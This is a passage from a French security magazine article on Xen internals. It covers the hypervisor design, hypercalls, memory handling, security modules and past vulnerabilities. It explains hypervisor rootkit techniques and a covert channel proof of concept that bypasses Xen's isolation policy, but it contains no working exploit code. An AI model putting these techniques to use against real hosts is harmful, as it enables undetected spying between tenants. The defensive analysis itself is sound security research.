Un mot sur la version R2 de Hyper-V **[23]** qui intégrera la technologie SLAT (*Second Level Address Translation*) – fondée sur EPT **[24]** pour Intel et NPT **[25]** pour AMD – et qui ajoute un niveau de virtualisation sur la pagination. On trouvera aussi la gestion des IOMMU **[26]** afin d'augmenter la sécurité des accès DMA. Enfin, Hyper-V R2 implémentera les techniques SRTM (*Static Root of Trust Measurement*) et DRTM (*Dynamic Root of Trust Measurement*) qui mettent en place des chaînes de confiance sur le code qui est exécuté depuis le démarrage jusqu'au fonctionnement. Ces méthodes utilisent les technologies Intel TXT (*Trusted eXecution Technology*), AMD-SVM ainsi que le composant TPM **[27]**.

Avec Hyper-V, Microsoft espère bien rattraper son retard sur le marché de la virtualisation. Il tire partie des dernières technologies en matière de virtualisation et de sécurité matérielle et restera à la pointe dans ce domaine. Hyper-V a donc toutes les chances d'être, dans le futur, un produit incontournable de virtualisation. ■

Remerciements

Je tiens à remercier toute l'équipe d'*EADS Innovation Works*, plus particulièrement mon maître, Nicolas Ruff, qui m'a donné l'occasion d'étudier un sujet aussi intéressant. Merci aussi à toutes les personnes du net avec qui j'échange et découvre de nouvelles choses tous les jours.

Les références de cet article sont disponibles sur miscmag.com/ref42.

Mickaël Salaün <mic@digikod.net>

VOYAGE DANS L'ANTRE DE XEN

mots-clés : *virtualisation / hyperviseur / Xen / rootkit / canal caché*

Xen est aujourd'hui l'un des systèmes de virtualisation parmi les plus utilisés en matière d'hébergements mutualisés. Bien que ce système soit fréquemment mis en œuvre, ses rouages internes sont encore méconnus.

Ce logiciel libre est né à l'université de Cambridge. Il est depuis passé entre les mains de XenSource qui est maintenant la propriété de Citrix. Le code de Xen est donc disponible, ce qui représente une source de confiance non négligeable et une relative garantie de pérennité. Pour autant, il n'est pas exempt de défauts, notamment en matière de sécurité, comme nous le verrons par la suite.

Un moniteur de machines virtuelles comprend en effet différentes parties qui doivent communiquer entre elles. Les communications doivent pourtant être contrôlées si l'on souhaite mettre en place une politique de cloisonnement. Il existe pour cela des mécanismes pouvant être utilisés pour appliquer une politique de sécurité censée fixer des règles infranchissables. D'éventuelles erreurs peuvent rendre ces mécanismes inefficaces.

Il est toujours intéressant de comprendre le fonctionnement des technologies que l'on souhaite exploiter. Cet article est une introduction à Xen et au monde qui l'entoure. Pour commencer cette exploration, je vais essayer de résumer l'architecture de ce système. Quelques mécanismes essentiels de la gestion des machines virtuelles par le virtualiseur seront expliqués pour introduire les concepts fondamentaux. Ceci permettra ensuite un rapide survol des fonctionnalités de sécurité que Xen permet de mettre en œuvre. Enfin, la dernière partie fera le tour des failles découvertes et des points faibles de cette architecture, notamment en ce qui concerne le cloisonnement.

1. Mécanismes internes de Xen

1.1 L'hyperviseur


Il existe deux types de solutions de virtualisation appelés « type 1 » et « type 2 ». Le type 1 est basé sur un hyperviseur, également appelé *Virtual Machine Monitor* (VMM), directement en contact avec le matériel ; il est dit « natif » ou *bare metal*[1]. L'architecture se divise en trois parties : le matériel, l'hyperviseur et ensuite les différents systèmes invités (virtualisés). La solution de type 2 implique l'utilisation d'un virtualiseur dit « hébergé » par un système d'exploitation standard[2]. On obtient alors un empilement plus complexe comprenant le matériel, l'OS hôte, le virtualiseur et les instances invitées.

Xen est un système de paravirtualisation de type 1. C'est-à-dire qu'il comprend un hyperviseur implémentant des machines virtuelles (VM). Les OS ont conscience d'être virtualisés et sont conçus pour communiquer avec l'hyperviseur pour certaines actions nécessitant des droits qu'ils n'ont pas. Ces machines invitées sont appelées « PV » (paravirtualisé). Il est également


possible de faire fonctionner des systèmes d'exploitation qui ne sont pas spécialement adaptés, grâce au contrôleur de périphérique emprunté à l'émulateur Qemu (qemu-dm). Ce sont alors des *Hardware Virtual Machines* (HVM).

Un processeur de type x86 32 bits comprend quatre niveaux d'exécution. Ils sont nommés *ring* et représentent une décroissance de droits (voir Figure 1). Le code s'exécutant en *ring 0* a tous les droits sur le matériel et est habituellement le noyau du système d'exploitation (*kerneland*). Les autres rings ont des privilèges restreints. Le ring 3 contient le code le moins privilégié au niveau du bon fonctionnement du système : les applications utilisateur (*userland*). Les ring 1 et 2 ne sont pas utilisés (sauf par quelques systèmes d'exploitation exotiques). Dans un système paravirtualisé tel que Xen, c'est l'hyperviseur qui se place en ring 0. Les systèmes d'exploitation s'exécutent dans le ring 1 et les applications en ring 3. Le rôle de l'hyperviseur est d'effectuer des actions privilégiées pour du code de ring 1 tout en veillant à bien respecter la configuration choisie.

Un hyperviseur doit présenter une plate-forme virtuelle à ces OS invités, se protéger vis à vis des instances invitées et assurer une isolation correcte entre les instances invitées.



1 *Utilisation des niveaux d'exécution dans une architecture x86 32 bits hors virtualisation matérielle*



2 *Communications entre les domaines passant par l'hyperviseur*

Cette isolation est importante en cas de problème accidentel (bogue) ou intentionnel (attaque) au sein d'un système invité, celui-ci ne devant avoir aucun impact sur un autre système invité ou sur le moniteur de machines virtuelles lui-même. La conséquence au niveau du logiciel de virtualisation est qu'il doit assurer le contrôle de tous les moyens d'échanges d'informations (processeurs, mémoires, périphériques...) utilisés par les OS invités. Il doit également prendre en compte le partage des ressources matérielles garantissant le bon fonctionnement de l'ensemble et si possible offrir un mécanisme de qualité de service afin de gérer au mieux les ressources et éviter les attaques en saturation.

1.2 Les domaines

Les domaines correspondent à chaque machine virtuelle (voir Figure 2). Le « domaine 0 », abrégé en dom0, est chargé d'assurer la gestion de Xen et ses relations avec les périphériques. En pratique, il est censé être utilisé uniquement par l'administrateur du système entier afin de gérer les autres domaines virtualisés.

Il contient les pilotes qui permettent de communiquer avec le matériel. En effet, ceux-ci n'ont pas à être spécialement conçus pour Xen, mais simplement pour le système d'exploitation du dom0. Celui-ci peut être un système Linux, FreeBSD, NetBSD ou encore OpenSolaris. Il est donc possible d'utiliser un grand nombre de matériels.

L'autre utilité du dom0 est de fournir les outils permettant de contrôler les domaines. Les différents utilitaires fournis sont accessibles à partir de la commande xm (voir Figure 3). Elle permet de lister, créer, accéder, modifier et supprimer les différents domaines.

Les autres domaines sont appelés « domaines utilisateur » et abrégés en domU. Ce sont les machines virtuelles qui sont utilisables par les utilisateurs. Elles communiquent avec le dom0 par l'intermédiaire de l'hyperviseur et peuvent être contraintes par la politique de sécurité de Xen suivant le besoin.

```
# xm list
Name                                      ID  Mem VCPUs      State   Time(s)
Domain-0                                   0  747     2     r-----    1236.1
dom1                                       3  128     1     -b----       8.2
dom2                                       4  128     1     -b----       7.6
```

3 *Liste des domaines existants*

1.3 Les hypercalls

Toute communication entre les OS invités et l'hyperviseur Xen s'effectue via des *hypercalls*. Ils offrent la possibilité de communiquer avec l'hyperviseur pour effectuer des actions et recevoir des informations. Chacun d'eux est identifié par un numéro unique et associé à une définition.

L'appel à un hypercall se fait de la même manière que les mécanismes traditionnels d'appel système (syscall). On doit invoquer une interruption après avoir initialisé le registre EAX avec le numéro de l'hypercall correspondant. Les paramètres nécessaires sont transmis à l'aide d'autres registres.

À la troisième version de Xen, les appels aux hypercalls ont étés remaniés pour une utilisation plus propre et surtout une plus grande souplesse. L'hyperviseur copie une table des appels dans l'espace d'adressage de l'OS invité (voir Figure 4). De cette façon, un hypercall est transformé en fonction, ce qui offre une plus grande flexibilité, permettant ainsi de modifier simplement l'appel (dans le domaine courant).

La figure 5 montre comment est invoqué, depuis l'OS, un hypercall simple permettant de récupérer la version de l'hyperviseur courant. La table des appels comprend des entrées de 32 octets pour chaque hypercall. Dans cet exemple, le décalage de 17 entrées indique le numéro de l'hypercall `xen_version`. Il faut ensuite passer à la fonction le numéro de la commande permettant de récupérer le numéro de version[3].

```
for ( i = 0; i < (PAGE_SIZE / 32); i++ )
{
    p = (char *)(hypercall_page + (i * 32));
    *(u8  *)(p+ 0) = 0xb8;    /* mov  $<i>,%eax */
    *(u32 *)(p+ 1) = i;
    *(u16 *)(p+ 5) = 0x82cd;  /* int  $0x82 */
    *(u8  *)(p+ 7) = 0xc3;    /* ret */
}
```

4 *Écriture par Xen dans l'invité des fonctions appelant les hypercalls (standard)*

```
asm volatile("call hypercall_page + (17 * 32)"
             : "=a" (result), "=b" (ignore1), "=c" (ignore2)
             : "1" ((long)(0)), "2" ((long)(NULL))
             : "memory" );
```

5 *Exemple d'hypercall récupération de la version de Xe*

1.4 Processus de boot

Lors de l'élaboration d'un système d'exploitation compatible avec Xen, la première étape est de déclarer différentes informations dans le noyau permettant de faire le lien entre celui-ci et Xen. Le noyau d'un OS invité est un fichier ELF (voir Figure 6) lié statiquement et souvent compressé (format GZIP).

L'ELF d'un OS doit avoir une structure spécifique pour être compatible. On la retrouve dans l'en-tête sous forme de section (`__xen_guest`). Ce champ contient une chaîne de caractères précisant différentes informations (voir Figure 7) dont l'offset est l'adresse de la table des hypercalls, ainsi que des champs indiquant le niveau de compatibilité avec l'hyperviseur.

Plus loin dans le code de l'invité, on réserve de la place où Xen pourra *mapper*[4] les fonctions d'appel aux hypercalls.

1.5 Allocations mémoire


Lors de son initialisation, Xen alloue de la mémoire pour son propre fonctionnement, mais également pour les espaces d'adressage virtuels. Ces allocations se situent à des endroits

```
$ readelf -l mini-os

Elf file type is EXEC (Executable file)
Entry point 0x0
There are 2 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  LOAD           0x000080 0x00000000 0x00000000 0x10b0c 0x1dd24 RWE 0x20
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x4

 Section to Segment mapping:
  Segment Sections...
   00     .text .rodata .data .bss
   01
```


6 *En-tête partiel d'un noyau minimal*

```
.section __xen_guest
    .ascii"GUEST_OS=Mini-OS"
    .ascii",XEN_VER=xen-3.0"
    .ascii",VIRT_BASE=0x0"
    .ascii",ELF_PADDR_OFFSET=0x0"
    .ascii",HYPERCALL_PAGE=0x2"
    .ascii",PAE=no"
    .ascii",LOADER=generic"
    .byte  0
```

7 *Section d'informations de l'OS invité*



8 *Hiérarchie de la structure start_info*



9 *Exemple d'organisation de la mémoire (architecture 32 bits paravirtualisée)*

fixes de la mémoire, ce qui permet, par la suite, d'étendre l'espace d'adressage des invités. Xen doit également connaître le propriétaire de chaque zone mémoire afin de pouvoir assurer les propriétés d'isolation. Chaque domaine a donc sa zone initiale prédéfinie, mais il a également la possibilité de l'agrandir dynamiquement jusqu'à une certaine limite grâce au Balloon Driver. Ce nouveau procédé n'est toutefois pas nécessaire pour un fonctionnement standard et il n'est pas forcément activé.

Lors de l'initialisation de l'invité, une zone d'information (*Shared Info*) est copiée à un emplacement prédéterminé de la mémoire. Ces données permettent de récupérer toutes les informations nécessaires à une communication avec Xen. On y retrouve notamment le détail des différentes pages mémoire du domaine courant (longueur, adresse...)[5].

1.6 Mémoire pseudo-physique

Contrairement au fonctionnement traditionnel d'un système d'exploitation qui gère la mémoire en deux niveaux (adresse virtuelle et adresse physique), un système paravirtualisé peut se servir d'un niveau supplémentaire (adresse machine) correspondant à la mémoire de la machine réelle (voir Figure 9).

Cette nouvelle étape d'abstraction agit sur la fragmentation de la mémoire. Le système invité a cependant la possibilité de gérer lui-même cette transition. On peut ainsi avoir une allocation mémoire de l'OS invité optimisée. En effet, le système virtualisé peut allouer l'espace nécessaire de manière contiguë au niveau de la mémoire physique, pour éviter la fragmentation qui serait un frein à l'exécution de sa machine virtuelle.


2. Fonctions de sécurité

2.1 Politique de sécurité

L'architecture de Xen en matière de sécurité est (en partie) basée sur l'architecture de sécurité de l'hyperviseur sHype[6] [1, 2]. À ce titre, elle repose sur un système de labelisation des ressources de la machine. C'est un système de contrôle d'accès obligatoire, *Mandatory Access Control* (MAC), qui permet de mettre progressivement une politique de sécurité en place.

Un des systèmes les plus connus reposant sur un MAC est SELinux. Celui-ci est spécifique à Linux et réputé pour être particulièrement complexe à mettre en œuvre. Au contraire, le système de Xen se veut plus simple en fournissant un contrôle moins fin, mais très robuste, et qui peut être considéré comme multiplateforme étant donné qu'il intervient sur les machines virtuelles.

Xen peut fixer des règles entre les domaines avec le contrôle de la mémoire partagée et des évènements interdomaines, mais également avec les ressources (stockage, réseau). Il est ainsi possible d'avoir différentes machines virtuelles, effectuant des tâches complémentaires, capable de communiquer entre elles, mais isolées des autres domaines.



10 *Outil basique de création de règles (EZPolicy d'ACM)*

Le contrôle d'accès de Xen se découpe en deux parties : la politique de contrôle d'accès, *Access Control Policy* (ACP), et le module de contrôle d'accès, *Access Control Module* (ACM). La politique de sécurité est mise en place par un mécanisme de labelisation qui définit des règles d'accès pour les fichiers de ressource (périphérique, disque, interface réseau). Le module d'accès est alors chargé d'interpréter ces règles quand les domaines ont besoin d'accéder à des ressources[7]. L'ACP donne deux façons d'utiliser les labels :

- *The simple type enforcement* : Les labels sont interprétés pour la décision de l'accès aux communications interdomaines et pour l'accès aux ressources virtuelles ou physiques. Par défaut, ces échanges sont interdits et peuvent seulement être autorisés lorsque la politique de sécurité le spécifie explicitement. L'affectation d'un label à un domaine contrôle le partage d'information entre domaines (directement à travers le canal de communication ou de façon indirecte par la mémoire partagée). C'est une politique de liste blanche.
- La muraille de Chine : Les labels sont interprétés pour décider quel domaine peut interagir avec quel autre sur un même système. On peut ainsi définir des règles d'exclusion qui permettent de prévenir les canaux cachés et minimisent les risques causés par une imperfection dans l'isolation des domaines. Il peut cependant être impensable de ne pas faire s'exécuter des machines virtuelles en même temps.

Les ACM permettent de compléter l'hyperviseur en y apportant des fonctionnalités de sécurité. Xen Security Modules (XSM), équivalent à *Linux Security Modules* (LSM), est un *framework* de sécurité qui fournit une interface permettant de personnaliser des fonctionnalités de sécurité et d'alléger l'hyperviseur quant à l'implémentation de modèles spécifiques. Il y a actuellement deux architectures de sécurité qui peuvent être utilisées : sHype et Flask. sHype est originellement développé par IBM et implémenté dans le module XSM-ACM. Flask est, quant à lui, développé par la NSA (laboratoire NIARL) et son implémentation se trouve dans le module XSM-FLASK. On peut noter que l'architecture Flask est également celle utilisée par SELinux.

Les buts prônés par ces modules sont :

- une isolation forte, intermédiaire de partage et de communication entre les instances de machines virtuelles (différentes politiques de sécurité) ;
- une attestation de l'intégrité de l'hyperviseur et de ses invités (technologie TPM [3]) ;
- un contrôle des ressources et une comptabilisation de leur utilisation ;
- des services sécurisés.

Par défaut, Xen n'intègre pas d'ACM. Il est donc nécessaire de le compiler avec le module d'accès choisi : `FLASK_ENABLE` ou `ACM_SECURITY` (sHype). Ces fonctionnalités de sécurité sont toujours en cours de perfectionnement en particulier sur l'ajout de fonctionnalités (contrôle du trafic réseau, contrôle d'usage...) et sur les outils de configuration (voir Figure 10).

2.2 Découpage du virtualiseur

Une des fonctionnalités en cours de développement, visant à découper le système de virtualisation, est l'apparition des *stub domains* [4]. Le principe consiste à contenir une partie du système dans un domaine PV dédié.

Actuellement, le dom0 contient un grand nombre de composants (de Xen), tels que le constructeur de domaine [5], le chargeur de démarrage (de domaine), l'émulation de périphérique (*ioemu device model*) ou encore les pilotes réels de périphérique. Ces composants sont souvent exécutés avec les droits *root*, ce qui peut être gênant d'un point de vue sécurité. Un deuxième point contraignant est la répartition de charge qui n'est pas gérée par l'hyperviseur lui-même, mais par le dom0 qui est autonome. Le but des stub domains est donc de répartir ces fonctions dans des domaines séparés, gérés par l'hyperviseur.

Pour arriver à cela, un stub domain est composé d'un mini-système d'exploitation (MiniOS) reposant sur des normes standards facilitant le portage des composants tels que les applications ou les pilotes. Ceci permet de prendre en compte le fait que certains pilotes de périphérique peuvent être bogués ou provenir de source non sûre.

Les domaines de périphérique (device domains) doivent permettre d'isoler un tel code dans une machine virtuelle. On aurait alors la possibilité de contenir la stabilité et l'intégrité des autres domaines. Si un pilote se termine de manière inattendue, son domaine peut être redémarré par l'hyperviseur. De cette façon, même si un pilote contient des erreurs de conception et

qu'une exploitation de faille est possible, seul le domaine chargé de ce pilote sera compromis. Les périphériques sont alors dédiés à une seule instance, peu importe leurs particularités (carte réseau, carte graphique...).

Ce confinement n'est pas encore appliqué et malheureusement pas forcément efficace étant donné l'évolution lente des périphériques et de leurs pilotes. En effet, sans une technologie de type IOMMU (*Input/Output Memory Management Unit* d'AMD ou VT-d d'Intel), un périphérique peut avoir accès à des zones mémoire en dehors de son domaine. Il serait également possible à un périphérique partageant des ressources (bus, interruptions ou encore espaces d'adressage I/O) avec un autre de lire des données qui ne lui sont pas destinées et également d'y écrire à sa place.

Dans la dernière version de Xen (v3.3), le principe des stub domains a été appliqué à l'émulation de périphérique (ioemu via qemu-dm) et au chargeur de démarrage (PyGrub).

Il est maintenant possible d'avoir des domaines d'émulation HVM (qemu-on-minios) découpant ainsi l'émulation de périphérique du dom0, ce qui permet également d'améliorer les performances des domaines HVM. En pratique, on a donc un domaine HVM qui communique avec le périphérique émulé du stub domain. Ce dernier dialogue avec le dom0 grâce aux processus de communication disponibles pour les domaines PV : hypercalls, évènements et zones de mémoire partagées. La section critique qu'est l'émulation est donc isolée et le dom0 ne reçoit que des flux contrôlés.

La partie critique qu'est PyGrub est remplacée par PVGrub. Cette évolution est très appréciable, car elle consiste à copier le système de démarrage dans le nouveau domaine qui peut par la suite s'auto-charger. Le cloisonnement est alors respecté du début à la fin de la vie d'un domaine.

3. Imperméabilité de la virtualisation

3.1 Rootkit inside

Il est intéressant de constater que plusieurs vulnérabilités ont déjà étés mises en évidence dans ce système de virtualisation. En octobre 2007, une vérification manquante permettait à un domU de lire la mémoire d'un autre domaine sur une architecture IA64[8]. Deux semaines plus tard, une autre vulnérabilité découverte permettait d'interrompre l'hyperviseur à cause d'un oubli de gestion d'un registre de débogage[9]. D'autres problèmes sont également apparus suite à des erreurs dans Qemu, qui peut être (partiellement) utilisé par Xen pour l'émulation de périphériques.

La première faille majeure de Xen a été celle de PyGrub[10]. Ce *bootloader* écrit en Python est exécuté par le dom0 pour charger une machine virtuelle. Le problème résidait dans l'interprétation du fichier de configuration du domU qui était mal *parsé* lors de sa lecture. De ce fait, il était possible de prendre le contrôle du dom0 et donc de la machine physique par l'intermédiaire d'une machine virtuelle non privilégiée.

> *...prendre le contrôle [...] de la machine physique par l'intermédiaire d'une machine virtuelle non privilégiée...*

Plus récemment, lors des conférences Black Hat de l'été dernier, l'équipe d'*Invisible Things Lab* a rendu public des preuves de concept s'appuyant sur l'architecture de Xen pour s'infiltrer dans un système [6]. Parmi les trois conférences qui ont été présentées, la première a montré comment modifier Xen à la volée à partir d'un domaine privilégié, ce qui revient à patcher ce qui est déjà accessible. Dans un deuxième temps, ils ont présenté une « faille » qui peut être utilisée pour effectuer ces actions à partir d'un domaine non privilégié. Enfin, la dernière partie consistait à expliquer la virtualisation de virtualiseurs (via XenBluePill), afin d'insérer un *rootkit* avant la machine virtuelle.

Si on a la main sur le dom0, ce qui n'est pas forcément une mince affaire, on a alors un contrôle total des autres domaines et éventuellement de l'hyperviseur. Cependant, si une politique de sécurité est mise en place, elle peut être contraignante pour un attaquant[11].

Il existe deux manières pour prendre le contrôle de l'hyperviseur. La première méthode consiste à changer des parties de l'hyperviseur courant en réécrivant son code à partir de la mémoire physique. Ceci peut être possible grâce à un périphérique qui utiliserait du *Direct Memory Access* (DMA) comme peut le faire un disque dur ou une carte réseau[12]. Il est alors possible à partir du dom0 d'accéder à l'endroit souhaité de la mémoire de la machine physique. La deuxième méthode pour prendre le contrôle de l'hyperviseur est, comme pour tout logiciel, d'en exploiter une faille...

Une fois qu'on a la possibilité de réécrire l'hyperviseur à sa guise, une technique simple consiste à réécrire un hypercall. Par exemple, un argument ajouté à un hypercall standard pourrait permettre d'exécuter une action définie par un domaine non privilégié. Il est également possible de modifier Xen pour le contrôler par le réseau. Il s'agit alors de capturer certains paquets réseau de façon à y lire les commandes et à le cacher aux autres domaines[13].

Une démonstration concernant directement Xen peut quant à elle être considérée comme très critique. En effet, comme expliqué précédemment, il existe actuellement deux modules de sécurité pour Xen : Flask et ACM. Le premier est développé par la NSA, ce qui peut conforter sa position en matière de sécurité. Pourtant, c'est dans ce module qu'une erreur a été découverte ouvrant alors la porte à une utilisation très gênante[14]... Flask n'est pas activé par défaut, mais, dans un contexte ou la sécurité est importante, il y a des chances qu'il y soit. L'erreur trouvée est un *buffer overflow* : un manque de vérification de la taille d'une donnée et l'utilisation d'un sscanf[15] ! Cette vulnérabilité était exploitable à partir d'un domU, ce qui représentait un risque majeur, car cela touchait le processus de l'hyperviseur.

Dans un autre contexte, suite à un buffer overflow découvert dans *Xen Para Virtualized Frame Buffer* (PVFB) servant à l'affichage dans les domaines, une exécution de code par le dom0 était rendue possible pour un simple utilisateur. Ce pilote d'affichage échange ses informations à l'aide du système de communication interdomaines XenStore pour transférer le rendu graphique sur le poste physique. Il se trouve que le framebuffer communique, en plus des images, différentes valeurs comme la résolution de l'affichage. C'est sur celle-ci qu'il y avait un manque de vérification, ce qui permettait de déborder dans le code du pilote, autrement dit, d'écrire dans le dom0[16].

> *...l'aspect critique du code de l'hyperviseur, mais également de celui du dom0...*

Ces différentes failles montrent l'aspect critique du code de l'hyperviseur, mais également de celui du dom0. Dans un premier temps, il est donc important d'auditer le code de Xen et d'éviter d'augmenter sa taille. Dans un second temps, c'est au dom0 qu'il faut prêter attention ; c'est ce couple qui représente le virtualiseur. Plus un logiciel dispose de fonctionnalités, plus il grossit, ce qui induit une plus grande complexité de son audit. Bien que le projet Xen vise à créer un hyperviseur minimal (afin d'avoir la possibilité d'auditer le code), il comprend quand même près de 312 000 lignes de code source[17], ce qui est conséquent, mais nécessaire, étant donné les fonctionnalités offertes. Le compromis entre l'utilisabilité et la sécurisation est, comme souvent, à prendre en considération.

3.2 Virtualisation et cloisonnement

Les offres de mutualisation sont par nature des offres de virtualisation. Les différentes solutions vont de l'isolation de contexte (OpenVZ, VServer...) jusqu'à de l'émulation (Qemu, Bochs...) en passant par de la paravirtualisation (Xen, Hyper-V...) ou un mixte de ces méthodes. Dans le cas des solutions de virtualisation, il est primordial pour le fournisseur de pouvoir cloisonner les différentes machines qu'il loue à ses clients. Sauf besoin spécial, personne ne souhaite exposer ses données à des tiers sous prétexte qu'ils sont hébergés au même endroit.

De la même manière, un échange de données entre deux machines virtuelles peut être intéressant s'il est contrôlé, mais, dans le cas contraire, cela devient problématique.

Dans l'hypothèse d'une compromission de la machine d'un concurrent, comme dans toute attaque ayant pour but l'espionnage, l'objectif prioritaire de l'attaquant est de rester le plus longtemps possible en place. Autrement dit, la *backdoor* installée (par un procédé sur lequel je ne m'étendrai pas) doit être la plus discrète possible. Diverses méthodes permettent de rester discret, avec notamment les procédés consistant à exécuter entièrement en mémoire un programme tout au long de sa vie[18].

Pour être utile, une backdoor doit être en mesure de communiquer avec l'extérieur. Dans certains cas, le seul moyen est de passer par le réseau. Dans le cas de machines virtuelles, une nouvelle méthode est disponible à l'attaquant : la communication entre instances virtuelles hébergées sur une même machine physique. Dans les solutions d'hébergement, il n'est pas courant que l'hébergeur mette de telles fonctionnalités à disposition de ses clients sachant qu'ils n'ont pas donné leur accord.


Une backdoor ayant une furtivité au niveau du système l'exécutant peut tout de même être détectée lors d'échanges réseau si ceux-ci sont correctement analysés[19]. On se retrouve alors dans le cas où une communication discrète entre deux machines virtuelles devient critique vis-à-vis de la détection d'intrusion et donc de la sécurité des systèmes exécutés. C'est ce cas que je vais aborder maintenant.

3.3 Exemple pratique de communications furtives : XenCC

Il existe un mécanisme de communication entre invités appelé « XenStore » qui permet de partager des plages mémoire en lecture/écriture. On peut alors échanger diverses informations entre invités suivant les droits qui leurs sont accordés. Cependant, il existe un autre moyen, dépendant de l'architecture de Xen, d'échanger des données entre invités.

L'analyse du fonctionnement de la mémoire m'a permis de réaliser un outil reposant sur le même principe que XenStore, mais sans « contrainte » de la politique de sécurité. XenCC est une preuve de concept permettant d'établir un canal caché pour communiquer entre invités indépendamment du domaine (dom0 ou domU). Pour cela, on doit avoir les droits qui permettent d'insérer un module noyau, autrement dit de modifier le noyau de notre domaine invité, ce qui permet d'utiliser des hypercalls.

Le principe repose sur l'utilisation de la table de *mapping* entre les adresses machines et les adresses pseudo-physiques de l'hyperviseur. Afin de pouvoir l'utiliser, on doit passer par un hypercall (`mmu_update`) pour établir des relations (voir Figure 11).



11 *Exemple d'organisation de la mémoire*

Il est important de constater que cette table est lisible par tous les invités étant donné qu'il n'y en a qu'une seule. Évidemment, seul le détenteur d'une plage d'adresse peut la modifier. On parle ici seulement d'adresses, mais, en aucun cas, des données vers lesquelles elles pointent. En effet, si on veut pouvoir lire à un emplacement, il faut pouvoir le mapper en mémoire. Ici, on ne peut mapper que nos propres données (pages mémoire). Cette table de relation contient normalement des adresses, mais, étant donné qu'il n'y a aucune vérification, on peut écrire ce que l'on souhaite.

Le principe du canal caché est simple : il faut écrire un tag pour (notamment) que le domaine avec qui on souhaite communiquer puisse trouver l'emplacement correspondant au message, et ensuite inscrire les données que l'on veut passer à notre correspondant. Une fois ces informations écrites, n'importe quel invité qui connaît le tag peut retrouver et extraire les informations. On obtient ainsi un canal *half-duplex* dès que deux invités connaissent mutuellement leurs tags. Ce nouveau canal de communication fonctionne actuellement pour Linux 2.6 x86-32. Les lecteurs intéressés pourront se référer au code du PoC pour plus d'informations[20].

Cette constatation n'est pas nouvelle, puisqu'elle a été relevée en 2006 sur la *mailing-list* de xen-devel[21] ; cependant, les participants ont conclu que le passage de la théorie à la pratique était difficile et que cette menace restait donc, jusqu'à présent, théorique. Au final, comme le pensaient les développeurs, cette méthode permet en effet d'outrepasser la politique de sécurité de Xen.

Actuellement, aucune solution ne permet de détecter ce type de communication. Afin d'empêcher ces échanges, une première idée pour Xen serait de vérifier la validité des adresses de type PFN (*Pseudo-physical Frame Number*) qui sont inscrites dans la page. De cette façon, on limite les possibilités d'écriture, mais avec une perte de temps à chaque appel due à la vérification. Cependant, il serait assez simple d'outrepasser cette mesure avec un algorithme adapté qui respecterait cette nouvelle règle en rendant légitimes de telles adresses.

